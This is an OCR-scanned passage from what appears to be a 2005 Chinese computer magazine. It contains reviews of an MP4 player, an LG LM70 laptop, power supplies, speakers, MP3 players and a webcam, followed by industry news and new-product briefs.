其中值得一提的就是它的USB接口，它不仅仅是一个连接电脑的数据口，MP-P035还是为数不多提供USB-OTG技术的接口的MP4，它可以不通过电脑实现各类USB产品进行数据传输的功能。

电池

MP-P035的电源采用了内置式 电池，2500MAh，可充电300次。官方公布数据播放视频4小时，播放音频8.5小时。

总结

综上所述，爱国者视觉王MP-P035是一个集视频(MPEG1/2/4、DIVX、AVI、XVID、JPEG)播放、音频(MP3/WMA/WAV)播放、数码相机伴侣、数据存储、录音、电子书、游戏等多功能为一体的媒体工作中心。

如果您是以下几类人，不妨试试这款MP4，一定会有所发现。

1. 数码发烧友。
2. 酷爱野外摄影，又爱看电影。
3. 喜欢看小说，又不愿随地抱着厚厚的书。
4. 时尚一族。

CF [CP06]

迅驰本本的价值


——LG LM70

■ CFAN 评测室



随着笔记本电脑性能的提升与价格的下降，笔记本电脑成为了更多人的“攒机”选择。但在这个急速生温的笔记本市场上，配置与价格的平衡却依然难以让人感到畅快。不少价格合适的笔记本电脑，其配置却低得让人难以接受。甚至在迅驰二代的Sonoma平台上，还出现高价格、低配置的笔记本电脑产品。购买笔记本电脑，成为许多人在暑假热销期里最头疼的一件事。而在这个时候，LG这款LM70笔记本电脑可以说给我们做了一个很好的样板！











LM70所采用的是工作频率为2.0GHz的英特尔奔腾M 760处理器与915PM芯片组主板搭配的组合。这种基于PCI-E架构的最新迅驰二代Sonoma平台，支持PCI-E x16接口显卡、双通道DDR2内存和SATA硬盘，无论在笔记本电脑的性能，还是在扩展功能方面都有着非常大的优势。而LM70为了提高其图形处理方面的优势，采用了性能出众的PCI-E x16接口的ATi Mobility Radeon X600独立显卡，它与微软DirectX 9.0完全兼容，能够展现出3D图像、游戏和高清晰度影像的完美效果。64MB独立显存不仅提高了显卡的性能，更降低了系统内存的负担。而在图像显示效果上，除了高性能的显卡之外，LM70所采用的200流明高亮度15英寸镜面液晶显示屏使它在图像显示效果上非常出众，颜色更加鲜艳夺目。

在操作上，LM70提供的多媒体快捷按键并不多，只有大家最常用到声量、静音的调整。

在测试和实际使用中，LM70所配置的512MB DDR2内存和独立显卡让整机性能的表现很出色。就拿最常见的游戏和Photoshop图片处理来说吧，在LM70上运行《无尽的任务2》、《魔兽世界》等高性能要求的3D网络游戏都没有问题，甚至用流畅来形容也不为过。而用Photoshop CS一次打开10张高品质（2048×1536）照片也只用了不到8秒的时间，在用滤镜对照片进行模糊、艺术效果等　染时，它的速度依然很快。这样的速度表现着实让我们感到兴奋，虽然我们也知道，在这样的高性能、配置表现的后面，肯定是一个不大为一般人所能接收的售价，但LM70的性能表现更具标志性的意义，因为它实际上为大家展现了Sonoma笔记本电脑主流配置的一个方向。相信在Sonoma平台成为笔记本电脑主流的时候，与LM70同样配置的笔记本电脑产品也将是大多数用户的选择。



CF [CP07]



百事得安芯600电源

■CFan 评测室

百事得是著名的老机箱电源品牌，"安芯600"是它新近推出的一款主流产品。

"安芯600"是在大量的噪音风压、风量实验基础上设计的，采用了大面积　空散热孔，可有效将机箱内部的热量迅速排出，并使机箱内部的灰尘不会堆积在散热孔上而导致电源的散热不良；电源14cm超大静音风扇平均转速不到普通电源的一半，但是风压和风量却得到了极大提高，系统噪音因此也得到了很大降低，如果再配合特定的机箱及CPU散热系统，PC系统噪音将更低！

"安芯600"是基于Intel最新的ATX 12V 2.0版本设计的，具有两路+12V输出，分别指向CPU供电，和硬盘、DVD驱动器及其他I/O设备的供电，两路+12V输出相互独立，各自具有独立的保护控制线路，两路供电可使PC工作更为稳定，有效防止了PC系统因电路驱动不足而无法正常启动和运转的情况，极大提高了PC系统可靠性。它的主板供电接口采用20+4 PIN分体式设计，全面支持915、925主板，在旧平台上使用时将4PIN取掉即可，而且配备2个SATA接口，兼顾所有硬盘。同时，"安芯600"这款静音电源的功率已达到了350W，而且通过了3C认证。



CF [CP08]

百事得安芯600试用

■谢国庆

随着PCI-E的平台的到来，Intel推出了新的ATX 12V 2.0规范，为PCI-E提供很好的解决方案。原来ATX 12V 1.3规范的单路12V输出只能提供18A的电流，不能为高功耗的CPU和显卡提供足够的供电，ATX 12V 2.0规范则提出了双路12V输出，分别指向CPU供电，和硬盘、显卡、DVD驱动器及其它I/O设备的供电，两路+12V输出相互独立，各自具有独立的保护控制线路保证系统的稳定。安芯600就是这样完全符合Intel ATX 12V 2.0标准的新一代电源，而且它的两路输出分别达到了8A和12A。这样再想想我那款老电源，也该到它退休的时候了。

百事得安芯600电源采用光泽感很好的黑色钢质镀镍设计，耐磨防腐且能防止开关电源产生的电磁波外溢，大大降低了机箱的辐射。它采用的是14cm的超大风扇，并且配有自动温控电路，有效地降低了电源的噪音，同时也会增加风扇的使用寿命。另外在电源的外壳上还有众多的散热孔，用来配合风扇散热，在这样炎热的夏天里，这样的设计更是相得益彰。

安芯600电源的电缆线使用了常见的塑料蛇皮网包扎，这样既方便了线材的整理使得机箱环境更加整洁美观也不会影响到机箱内部的风道。主板供电接口采用20+4 PIN分体式设计，全面支持915、925主板，这款电源还配备了两个主流的SATA硬盘接口，6个IDE 4PIN接口，这样不管我以后再添多少设备也能轻松搞定。

不仅如此，安心600内部的做工也十分的扎实，它内部采用了二级EMI电路，EMI滤波电路的主要作用是滤除外界电网的高频脉冲对电源的干扰，同时也起到减少开关电源本身对外界的电磁干扰的作用。安心600的EMI采用了高容量高压滤波电容，大面积的散热片，大个头主开关变压器，粗大线材，高档输出滤波电路，用料实足而精细。同时它采用了最新主控芯片，拥有完善的过压、过流、过载、输出短路保护及防雷击设计，提供稳定、安全的供电，减少因电流不稳定而引起的故障，确保用户能够"安心"使用电脑。

不过美中不足的是安芯600只是使用了被动式PFC电路，不过对于大多数城市用户来说，一般市电都比较稳定，所以被动PFC和主动PFC的效果差距并不明显。

有这样一款高品质静音电源，我的宝贝电脑在炎炎夏日，也能够"安心"的稳定运行了。

CF [CP09]

麦博 M-600 2.1 音箱



■CFan 评测室

麦博的“ 高”系列音箱推出以来，市场反映极为良好，不过“ 高”系列的整体价格都比较高，而麦博前不久推出了M-600音箱，针对的则是较低的入门级2.1音箱市场。

M-600给人的感觉是清爽大方。5寸木制低音炮很像它的前作M666，只是要比M666矮一些，长方体设计，银色的倒相孔开在面板上方，与侧边的银框配合，整体和谐得当；面板下方是前置的主音量控制旋钮，方便用户的使用；3寸的卫星箱风格十分可爱，类似于QQ的外观和方正的低音炮相映成趣，精致的铁丝网罩将高音喇叭严严实实地保护起来，稳固的方形底座配有4个胶垫，可有效防止谐振。



M-600采用全防磁设计，用户可直接将其配置在电脑显示器及电视机旁而不会造成干扰。可直接与个人电脑及VCD、CD、DVD、TV、AV等任何具有音频信号输出的装置配接使用。34W RMS（10Wx2+14W）的输出功率，为音箱提供了强有力的功率支持；14W功率的低频浑厚沉稳，单个卫星音箱的功率为10W，在同价位产品中这么大的功率十分少见。35Hz-20KHz的宽频响应，让它对各种音乐应付自如；大于75dB的信噪比和大于45dB的隔离度，使得音质更为清晰纯净。

从它的回放表现来说，M-600是很令人满意的。在这个价位的产品来说，没有明显的声音缺陷。只是由于功率比较大，在获得了良好的声音效果的同时，M-600的温度也比一般的2.1音箱要高一些。

这款产品有两种颜色供选择，价格大约在200元出头，性价比还是相当高的。 CF [CP10]

蓝色的精灵，蓝色的宝贝

■蓝灵天使



七月初七是中国情人节，哈哈。虽然BF（男朋友）没给偶买玫瑰花，但他送了个CEstarts牌红黑相间的MP3给偶，不仅漂亮，而且名字也很好听，叫“舞夜精灵”。哈哈，还算他有心，偶也就不责怪他没送玫瑰了。哼！

心里美滋滋的和BF吃完晚饭，回到住处后，偶就赶紧拿出来好好玩玩。

虽说“眼见为实”，单看她惹火的身段和合理的按键布局偶就想给她打高分了，但偶不是“盲目崇拜”的人，还是要“耳听为实”，仔细验证一下的！插上耳机开机。当看到大大的屏幕上那绚丽的色彩，偶就不禁感叹了一小下，真漂亮啊，显示效果实在是太棒了！放首歌出来一听，果然比BF那个破MP3好很多，声音饱满圆润，充满了穿透力和震撼力，机身顶端4个闪着蓝色光芒的小灯显得十分性感，仅仅这些就让我不禁又想夸BF几句，这呆子可算送对东西了。仔细挖掘了一下其他功能，发现这个宝贝还真是麻雀虽小五脏具全，开机画面可以自己设置，内置麦克风；可以看.JPG格式的图片和.TXT格式的电子书，最让偶意外的是，她竟然可以播放.SAV格式的视频电影，这不就是简单的MP4功能吗？再看，发现还有两个让偶非常惊喜的功能：FM内录和CD内录。哈哈，再也不用担心半夜三更的FM节目收听不到，也不用拿电脑软件去转录CD碟片上的歌了，实在是太贴心，太省心，明天真得好好夸一夸BF！

一边享受音乐盛宴，一边细细把玩偶可爱的小宝贝，突然心血来潮，看看说明书吧，没准还能发现什么有趣的东东呢。忽略那些“屏幕65000色、支持MP3、WMA、WAV等多种格式、连续使用20小时、同步显示歌词”一类的常规介绍，偶还真有了个重大发现：两个耳机的声音输出拥有两套独立的均衡器，太伟大了！这下他听他的JAZZ，偶听偶的POP，互不影响，哈哈。偶一下子感觉生活实在是太美好了，到处都充满了快乐！

看着看着，突然发现个问题：说明书上说附件里还有个臂袋夹，可以把小宝贝装进去，然后戴在胳膊上的。偶怎么找不到？赶紧给BF打电话过去，得出的结果是可能买的时候检查完拿出来忘了装进去了。晕！才想夸他两句他就敢犯这样“严重”的错误，明天立刻去给偶拿回来，否则，哼哼……

CF [CP11]

多彩 DLS-2135 2.1 音箱


■ CFan 评测室



多彩 DLS-2135 是多彩新推出的一款音箱产品。它的外观设计很有趣，看上去很像机箱的风格，而前面板又像是汽车的散热器。

它整体采用了银色面板和黑色箱体，庄重、大方且不失现代感。它的主音箱功率为 14 W，卫星音箱功率为 8Wx2。完全能够满足一般家庭使用需要。主箱尺寸为 270 × 160 × 240mm，副箱尺寸为 125 × 105 × 160mm，卫星音箱箱体较小，并且是全防磁设计，方便于摆放。

卫星音箱采用全频单元设计，2.5 寸的全频单元高频自然、细腻。中高音频率响应为 125Hz~20KHz。而低音采用了 5 寸单元，最低相应频率为 50Hz。在 125~150Hz 上，卫星箱和低音炮存在重合，以消除 2.1 常有的中频凹陷问题。



控制旋钮在低音炮的面板前方，三个控制旋钮分别是：音量、高音、低音。倒相孔位于箱体侧面，方便用户任意摆放。



试听发现这个音箱高音比较细腻、柔和，有一定的穿透力。表现乐器到位，人声的真实感也很强。以其不到 200 元的价格来说，还是可以的。 CF [CP12]

多彩 DLA-618B MP3 随身听

■ CFan 评测室

多彩也开始做 MP3 了！作为著名的 IT 外设厂商，多彩现在的产品多元化方向越来越明显。DLA-618B 是多彩最新推出的一款 MP3 产品。

DLA-618B 的外号叫〞脂扣〞，是多彩的第三款也是最新一款 MP3，从名字就可以看出来，它显然针对的是女性用户。

多彩 DLA—618B 脂扣采用美国 SIGMATEL 最新解码芯片，该产品有蓝色和玫瑰红两种颜色供大家选择。机身正面除了显示屏以外就是一个操纵杆，也就是一个五维键，方便使用者操作。



功能方面，它支持 MP3、WMA、WAV 多种音乐格式，它内置 FM 调频功能；支持 LRC 歌词同步显示；其增设的文件阅读功能可快速支持文件览、TXT 电子书阅读；具备 Line in 直录功能，长达 10 小时的真实录制能力很适合进行长时间的课堂录音、会议记录。而在电池方面，其采用了内置电，可超长时间地播放。




总的来说，这款多彩 DLA — 618 MP3 造型时尚，功能比较丰富，能够满足消费者日常的需求。 CF [CP13]



世纪之星皇家骑士电源

■ CFan 评测室

皇家骑士，是世纪之星所推出的一款豪华版的ATX 12V 2.0规范电源。



世纪之星这一款皇家骑士外表采用了铝质外壳，分量十足；并对表面做了磨砂处理，无论视觉还是质感都是很抢眼的。这一款皇家骑士的3C证书号为2002010907021870，标称额定功率400W，峰值功率可以达到550W。

众所周知，与采用ATX 12V 1.3版规范制造的电源相比，最新的ATX 12V 2.0版电源模块不仅需要在总输出功率上有所提升，提供包括对处理器和图形卡的单独供电，将传统的单路12V供电部分分为双12V输出。该产品在双12V输出设计上，其中1路+12V最大输出电流14A，而2路+12V最大输出电流为15A，这足以满足最新Intel Prescott核心处理器和AMD最新 Athlon 64处理器的供电需求。同时，该产品采用主动式PFC和支持智能温控技术，能及时调整风扇的转速。并且还支持世纪之星的专利技术——直吹式散热和五重保护功能（过载保护、过压保护、欠压保护、过流保护、短路保护）。这一款皇家骑士将新增加的4PIN 12V插头通过卡扣的方式来实现，随时可以在20和24PIN之间切换，这种方式比较灵活而且巧妙。



它最大的特点，就是采用了直吹散热的结构，与常见的散热方式相比，这种结构更有流畅的风道，可以加强散热的效率。 CF [CP14]

天敏“子弹头”J-CAM摄像头

■ CFan 评测室

“子弹头”是天敏的一款新摄像头产品，独特的造型，是它最吸引人的地方。

“子弹头”的外形如它的名字一样，镜头部分就像一颗子弹。这种独特的设计源于飞机引擎及子弹头的视觉美感，外形简洁流畅，镀铬镜头环搭配高光泽UV油漆面壳，更显金属的光洁与稳重。摄像头尾置LED灯，在使用的时候会发出蓝色的灯光。



天敏“子弹头”摄像头硬件35万像素，插值可达48万像素，CMOS感光芯片，采用5层光学镀膜全玻璃镜头，7mm通光大口径，透光率高，畸变率低，成像真实清晰。全新视频处理DSP芯片，处理速度更高、更快，显示画面顺畅不间断。配备软件中内置MPEG音视频压缩引擎，还能实时录制 VCD 影片。



“子弹头”底座采用的是线条优美的曲线灵活双用底座，可随意旋转360度。另外天敏“子弹头”设计有两个底座，更换不同的底座可让摄像头挂在笔记本液晶屏上，也可放置在桌面上使用。

“子弹头”的实际表现还是很不错的，作为主体的物体成像都很清晰，颜色也还原得很好，并且细节也体现得很好。 CF [CP15]

中关村百家民族企业誓师“自主创新 产业报国”暨“V815”民族品牌推广委员会成立

2005年8月15日上午10点，"自主创新 产业报国"誓师大会于中关村科贸电子城举行。国家领导、北京市市政府领导、中关村科技园区管委会、100余家民族企业代表、媒体记者等参加了誓师大会，以纪念抗日战争 世界反法西斯战争胜利六十周年。

此次由联想集团、新浪网、华旗资讯、用友、中星微、信威通信、凯诚高清、中关村软件、亚都科技、海龙集团等十家发起企业组织的誓师大会"V815"民族品牌推广委员会成立，是一次团结中关村民族企业以实际行动发扬爱国精神，推动世界和平的重大纪念活动。百余家民族企业，将参与一项旨在突出民族精品，打造"中国造"名牌，全面体现民族情结和民族精神的"V815品牌推广计划"。此举将凝聚更多的民族企业团结起来，加速我国高新产业的建设，通过发展经济来共同建设和谐社会。



SLI网吧体验活动开幕，nVIDIA、XFX、Intel、富士康四大厂商运筹帷幄

由全球图形芯片厂商nVIDIA和显卡厂商XFX讯景共同主办，全球处理器制造商Intel、系统集成商Foxconn全程合作的nVIDIA-XFX讯景大型SLI网吧体验活动之开幕式于8月6日在广州的TOP.COM网吧拉开了 幕。活动中进行了紧张激烈的CS大赛，最后的总冠军获得了XFX讯景送出的价值不菲的游戏手柄；此后，还进行了精彩的《极品飞车：热力追踪2》挑战赛，众多极品飞车高手意气风发，在以SLI技术搭建的超级电脑平台上一拼高下。经过三个赛段的激烈比拼，最后三甲也顺利产生，他们分别抱着XFX讯景的显卡大奖而归。

TOP.COM网吧举行的开幕式，昭示着全国10大城市围绕以"我做主，我的双卡奇兵"为主题的NVIDIA-XFX讯景SLI网吧体验活动正式起航了，更多精彩体验还将转翻上演。

■新品短信息■

金河田支持双核心的2.2版劲霸电源ATX-S428

近日，金河田公司推出了国内首款基于和谐概念设计的，符合Intel 最新规范ATX 12V 2.2版标准的新劲霸——劲霸ATX-S428。该电源额定功率为300W，采用140mm超大风扇，可根据电源的内部温度自动调节电源风扇转速。电源+12V采用两组输出，其中一组专门用于给CPU供电，能使系统运行更加稳定。同时，新的劲霸电源还具有过流、过压、过热、过功率四重保护功能，确保了系统工作安全和稳定。另外，如果确因产品本身问题，一年内包换，三个内保修。

七彩虹推出国内首款支持双核心的NF4主板

七彩虹C.NF4-SLI采用nForce 4 SLi单芯片设计，不仅支持AMD Socket939接口Althlon FX/Althlon 64 CPU，还支持AMD64 Athlon X2双核心处理器。两个PCI-Ex16接口，提供SLI双显卡技术支持，另外还支持双通道DDR400内存模式。高达 3GB/s 传输速率的SATA Ⅱ硬盘模式与SATA RAID，方便组建高速而稳定的磁盘阵列。主板采用千兆网卡，提供ALC 850音频芯片，支持8声道高清音效。

享视频生活 普娱乐新风

全球图像处理、DVD刻录及视频编辑软件专业领导厂商友立资讯日前发布了他们的新产品《会声会影9》。新一代的《会声会影9》软件通过增添 "DV TO DVD"、频闪特效等新功能以及对操作界面的优化改进，在易用性、人性化和专业化方面均取得了不小的突破。通过选用更高品质的处理芯片和采用更为精良的造工，极大地提升了《会声会影9》采集卡的整体性能，使得产品所采集画面的画质获得了极大的提升，带给用户更加高清的视觉享受。

金河田布艺柔情 －S3310

近日金河田音箱推出新品S3310，这次推出的S3310让人见识了金河田婉约温柔的一面。这款2.1有源多媒体音箱采用魔兰色的整体色调，一眼望去就觉得她就应该属于卧室一隅。S3310在设计上可圈可点，卫星箱3寸优质纸盆中音采用两分频设计，更辅以PV膜高音扬声器单元；而5英寸大口径低音扬声器磁体，加上强大的功率推动，产生震撼的低音效果。该产品价格298元。

升级不升价 蓝宝石Radeon X700 PCIE白金版

蓝宝在近日推出了一款全新的 X700 显卡——蓝宝石 Radeon X700 PCIE 白金版，是此前在市场上热销的蓝宝石 Radeon X700 PCIE 黄金版的升级版本。与X700黄金版相比，白金版在几个重要的参数上面均有所提升，其中最明显的就是显卡的核心 / 显存频率从原来黄金版的425MHz/700MHz 提高到了目前的 425MHz/800MHz ，已经非常逼近标准板的 X700Pro 的频率水平。该卡全部采用更高品质的三星 2.0ns 的 DDR3 显存，显存频率可以轻松超越X700 Pro的864MHz的水平。

金长城极品显示器即将登场

为了满足市场的需求，长城公司凭借自己雄厚的实力推出极品17寸液晶显示器T176A。T176A的推出，使金长城LCD家族继灰阶4毫秒显示器T175A推出后又多一款尖端产品。T176A的响应时间8ms，保证无拖影现象；对比度提升到700：1，使图象细节清晰可辩；亮度500流明，已达到CRT的水平。专业级的显示水准，源自三星的尖端面板。9月份左右，长城公司将以2500元不到的价格投放市场。

个性时尚，爱国者MP3太阳镜F566惊艳上市

近日爱国者推出一款个性十足的MP3太阳镜F566。它采用超韧性记忆尼龙镜框，能随头形调整外形与尺寸，使整个外形效果更 更酷。宝丽来原厂偏光镜片可消除99%的反射光和散射光，还可以阻挡强光，隔绝有害紫外线，有效保护眼睛和视力。特别是镜片经过特殊强化处理后，耐磨损、抗冲击，即使进行剧烈运动也不必担心。这款MP3太阳镜使用标准USB数据接口，支持MP3、WMA音乐格式播放，在镜架的两边，设有专利耳机线架、超HIFI立体声耳机。该产品售价1699元(256MB)。

新贵五彩“极光精灵豹”MS-036鼠标

近日，新贵科技推出5款名叫 "极光精灵豹" 的光学鼠标，该款鼠标有黑、银、蓝、银粉红、珍珠白五种外观颜色供消费者选择。"极光精灵豹"是一款大众化的鼠标，鼠身大小适中，线条圆润流畅，尾部有透亮银，显得精致时尚，按键部位略凹，使手指更贴切、更舒适。五种色彩也非常具有个性，消费者可以根据自己的兴趣爱好，选择不同颜色的鼠标。

全球首款智能化SLI主板正式上市



日前，华硕全球首款智能化SLI主板——A8N SLI Premium正式上市，该主板最大的亮点就是采用最新的AI Selector技术，只要在Windows操作系统下用鼠标点选即可轻松在单GPU与双GPU模式之间任意切换，让用户可以随时随地享受SLI带来的精彩。该产品价格1799元。

承载你的数字梦想 超值SLI主板，轻松拥有！

继先前发布了多款SLI高端主板之后，技嘉可以于7月20日再度发

布数款超值主板支持SLI（Scalable Link Interface）多重3D图像处理器技术，以满足每一位渴望SLI主板的玩家。技嘉科技、nVIDIA和AMD的相关高层领导以及产品经理、市场和渠道部门的负责人均参加了此次发布活动，各方的合作将随着SLI产品的全面入市推向高潮。

十全“实”美，“新”随你动

——清华同方四大系列十款笔记本隆重出击

8月3日，国内PC领导厂商清华同方在京召开新品发布会，隆重推出四大系列十款笔记本电脑。同方此次发布产品有两大特点：第一、十款产品涵盖了主流商务应用、时尚个人消费以及大众经济款等机型，全面满足各种不同用户的多样化需求，从而使同方成为少数全系列笔记本旗舰企业之一；第二、产品“新”的概念非常突出。新产品包括针对白领商务的超锐T系列、时尚商务中心超锐V系列、完美影音风暴超锐A系列和轻薄时尚精灵灵迅M系列。

■线报■

PCI－E普及风暴　影驰6200TC只要2XX

影驰6200TC采用0.11微米制程工艺，集成7500万个晶体管，拥有4条像素　染管线，3个顶点着色单元；全面继承GeForce 6贯有的标志性特效和技术，支持DirectX 9.0C Shader Model 3.0，让低端用户也能在游戏中享受到Shader Model 3.0的真实画质。目前在低端更新平台上用到PCI－E的用户还不多，为了能普及PCI－E，做为nVIDIA核心伙伴的影驰，推出了一款6200TC另送光电鼠套装。从即日起凡购影驰6200TC普及版价格359元，就可获精美光电键鼠套装一套。心动不如行动哦。

399=飞利浦芯片+OLED！双敏发起MP3洗牌行动

被人冠以平民Hi-Fi级MP3称号的双敏魔音宝匣PX760日前做出惊人举动，将价格由原来的499元下拉100元，以399元的全球最低价销售！该宽mp3采用飞利浦SAA7750芯片方案，是目前市场上MP3随身听所采用的解码功能最全、效果最好的解码芯片之一，完美支持MP3、WMA及WAV音乐格式，独特的三洋“世界风”加强型FM模块、支持Line-in直录和FM内录的数码录音、智能复读、支持自定义的6种EQ模式、歌词同步显示、定时开关机和闹钟等丰富功能，让这款产品更显超值。高级能源管理等节能技术，实现单颗AA电池长达20个小时的连续播放时间。

“降”心不降力——微星x600空降市场

目前微星RX600pro-TD128E以599元的价格空降市场，价格降下来回馈消费者，但是性能方面丝毫不降。正所谓“降”心不降力。此外微星还对这款显卡提供3年质保服务，也就是1年保换，2年保修的贴心服务，令您全无后顾之忧，尽情　　在RX600的超　世界！

买爱国者85X 1G智慧棒送MP3

近日，爱国者推出大型新品回赠活动，买1GB 85X（倍速）大容量的智慧棒，就可以获得新上市的智慧棒MP3播放机单机版F830一个。作为采用中国人自有存储标准的智慧棒，爱国者1GB 85X大容量的智慧棒独具两大功能：既可作为独立的U盘，无需转接，实现与电脑即插即用，同时安全性强、数据读写速度快、轻小便携的特点依然会得到淋漓尽致的发挥；再则它也可作为数码产品的存储卡，支持MP3、MP4、手机、数码相机等数码产品使用。

■业界■

三星电子杯WCG2005中国区决赛获空前成功

8月14日，三星电子杯2005WCG中国区锦标赛颁奖典礼在北京奥体中心圆满结束。在为期三天的比赛中，来自全国各分赛区的数百名电子竞技精英在反恐精英、魔兽争霸、极品飞车、FIFA2005及星际争霸等项目展开了最激烈角逐。最终，各项目的获奖选手均顺利产生，他们中的优秀成员将组建新一届的中国代表队，征战11月份在新加坡举行WCG2005全球总决赛，在国际赛场上展现中国电子竞技运动的最高水准，并向世界总决赛冠军的王座发起绝对挑战。

着力渠道素质提升　三诺音响厉兵秣马


近日，国内多媒体音响巨头三诺3NOD在深　召开经销商平台大会，来自全国各地的45家代理经销商参加了此次大会。在会上，三诺科技和经销商们对上半年的渠道建设和成功经验进行了总结，并对下半年的市场拓展、渠道建设等方面进行了规划。

航嘉与AMD联手打造超级网吧游戏演示系统

AMD超级网吧游戏演示系统的建立是为了使国内的广大游戏玩家能有机会亲身体验AMD最先进的处理器，最尖端的主板、航嘉高档电源、SLI双显卡等平时在网吧难以找到的顶级硬件装备带来的极速游戏体验，全力打造网吧所在城市顶级游戏硬件的风向标。该游戏演示系统将在北京、上海、成都、重庆、昆明、西安、沈阳、武汉、长春等城市具有地方代表性的25家AMD网吧发放50套。航嘉作为该超级网吧游戏演示系统的唯一电源提供商，这次为该系统提供的是暑期隆重上市的冷静王至尊版，功率400W。

终极疯狂　王者归来

微星最近将其高性能主板K8N NEO4-F价格降到了799元，凡8月20日至9月25日期间，所有的消费者都能以799元的超值特价购买到原价999元的微星K8N NEO4-F主板一块。微星K8N NEO4-F是一款支持64位AMD Athlon64及Athlon 64 FX处理器（Socket 939）处理器的一流品质的主板，它支持高达3500+，3800+，Athlon 64 FX 53(55)及以上处理器。它采用了可以让AMD平台获得最价性能的NVIDIA nForce4芯片组，更超值的是它的HyperTransport支持1000MHz（2000MT/s），此外，它还支持Supports PCI Express x16/x1接口、4个SATA设备、磁盘阵列、Realtek ALC850 7.1声道、1000兆高速以太网卡和6个USB接口。



科技演绎色彩　色彩装点生活

爱普生“活的色彩”产品推广口号在华发布

2005年8月4日，爱普生（中国）有限公司在北京发布了覆盖其全部彩色影像业务领域的产品推广口号“活的色彩”，同时还隆重推出了多款新产品。此口号的发布结束了爱普生以往大陆地区多条产品线无统一推广口号的局面，不仅有助于实现爱普生产品在中国的统一形象，有助于增强区别于竞争品牌的产品差异性，最突出的是有助于消费者更直观地理解爱普生产品的用户利益——爱普生的色彩是最好的色彩。

“轻”“重”键鼠组合　绝配精彩视界——飞利浦显示器“四重奏”博弈暑促收官之战

飞利浦日前正式推出了“‘轻’‘重’键鼠组合　绝配精彩视界”的主题促销活动，即日起凡购买其指定的四款主流产品——190S6、170X5、170X6和170C6任一款，均可免费获得一套最受欢迎的键鼠套装。此次促销中，购买飞利浦190S6和170X6的用户可获赠一套价值179元的“重金属”系列键鼠套装，而购买170X5和170C6的用户可获赠一套价值99元的“轻音乐”系列键鼠套装。“轻”“重”键鼠搭配精彩视界，用户可以获得极具性价比的应用价值。

CF [CP16]





myFAX 简悦风尚——佳能 myFAX 系列色带普通纸传真机

佳能全新推出的 myFAX 系列首款色带普通纸传真机 FAX-TR177、FAX-TR188，通过应用先进技术和节约使用成本的设计理念，大幅度提高了产品的性能，带动了性价比的切实提升。该系列传真外观设计整洁雅致，"身段"小巧轻盈。本产品具有 11 秒/页的传输速度和 99 页的连续复印等功能，并增强了对于发票等较薄纸张的传输能力。待机功率仅 3W/小时，从电话功能角度来说，除了来电显示功能以外，还能存储多达 35 个快速拨号信息。并且在传真机纸张用完的情况下能够存储接收 40 页的传真，让您安心外出。

灵·性 自主 SOHO 派——佳能 B8 系列喷墨普通纸传真机

佳能 B8 系列喷墨普通纸传真机，外形轻灵，功能多样，在设计上完全符合 SOHO 个人、中小型企业办公的应用特点。该系列机同时具备传真、复印和电话三大功能，可以实现 6 秒/页快速传输，具备 99 页连续复印功能；采用佳能独有的 UHQ 超高质量图像处理系统，并可通过调整扫描分辨率实现不同质量的图文传送和输出；来电显示、语音拨号、快速拨号 以及留言功能更是一个都不少。

咨询电话:010-95177178

产品价格:请电话咨询




把音乐夹起来！——纽曼之音 B18

最近推出的纽曼之音 MP3 B18 是一款集众多功能于一身的高性比产品。它外观精致小巧，惹人怜爱，扣夹式设计不但匠心独具而且方便携带。OLED 高亮彩色显示屏，色彩饱和度高，即使在黑夜使用也清晰无比。B18 具有 A-B 复读及电子文档功能，录音功能分为长时录音及优质录音两种，最长可连续录音达 35 个小时。电话本功能同样很实用，可将至爱亲朋的联系方式随身携带。B18 还为您提供了 "异度空间" 磁盘模式，可将本机磁盘划分为两个空间，并将其中一个加密，这样即使您将机器借给朋友，也不用担心自己的秘密让人看见了！

咨询电话:010-96096200

产品价格:请电话咨询



七彩虹推出全球顶级 7800 水冷显卡

近期，七彩虹推出了一款令骨灰级玩家极度期待的天行 7800GTX 冰封骑士水冷版，它采用目前 nVIDIA 平台性能最高的 GPU-GeForce 7800 GTX 图形芯片，256MB 256bit GDDR3 高速显存，核心频率与显存频率高达 490/1300MHz。据测试，在长时间运行 3D 测试软件环境下，七彩虹冰封骑士水冷版核心竟然保持在 40~50 度左右的低温，而市面普通的 7800GTX 在运行时发热量惊人，大体都达到了 70~80 度高温，水冷系统在保证显卡长时间运行稳定性方面的优势得到了很好的体现。

咨询电话:800-830-5866

产品价格:6999 元

冷酷至极！华硕推出全球首款非公版 7800GT 显卡



日前，全球最大的显卡厂商华硕推出一款型号为 EN7800GT 的新款显卡，该卡采用 nVIDIA 最新的图形处理芯片 GF7800GT 核心，它的显示核心频率高达 1GHz (500MHz DDR3)而显存频率也达到了 400MHz，独特的"蓝光"一体化主动散热设计，使得 EN7800GT 的温度要比公版显卡工作时至少低 10 度。此外，该卡所具有的 VideoSecurityOnline，GameFaceLive，GameLiveShow，GameReplay 等功能也都为众多的玩家充分享受游戏乐趣提供了必不可少的条件。

咨询电话:800-820-6655

产品价格:请电话咨询



精致时尚，极速诱人——LG 首款 15 寸 8 毫秒液晶 L1550S 入市

